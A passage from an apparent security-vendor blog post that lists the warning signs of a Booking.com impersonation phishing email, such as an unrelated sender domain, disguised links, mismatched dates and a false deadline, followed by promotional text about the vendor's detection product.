
Sublime's AI-powered detection engine prevents these attacks. Some of the top signals from the malware example were:
- Booking[.]com impersonation: The sender display name and message are designed to make this email look like this is an autogenerated notification from Booking[.]com
- Suspicious sender: The sender’s domain (
terholanpesu[.]fi) is completely unrelated to Booking[.]com and has never previously communicated with the recipient’s organization. - Suspicious links: The Review and respond button and the Booking[.]com header both lead to a
share[.]googleURL, notbooking[.]com. - Date inconsistence: The incident report features mismatched references to January 2025 and February 2026, indicating this notification was not automatically generated by Booking.
- Urgency: The recipient is given a 24-hour deadline with financial consequences.
ASA, Sublime’s Autonomous Security Analyst, flagged these emails as malicious. Here is ASA’s analysis summary from the first example:
Send bad actors packing
Adversaries will try to hide malicious payloads in innocuous business communications to sidestep both suspicion and security. That’s why the most effective email security platforms are adaptive, using AI and machine learning to shine a spotlight on the suspicious indicators of the scam.
If you enjoyed this Attack Spotlight, be sure to check our blog every week for new blogs, subscribe to our RSS feed, or sign up for our monthly newsletter. Our newsletter covers the latest blogs, detections, product updates, and more.
Read more Attack Spotlights:
Get the latest
Sublime releases, detections, blogs, events, and more directly to your inbox.
.svg)

.avif)
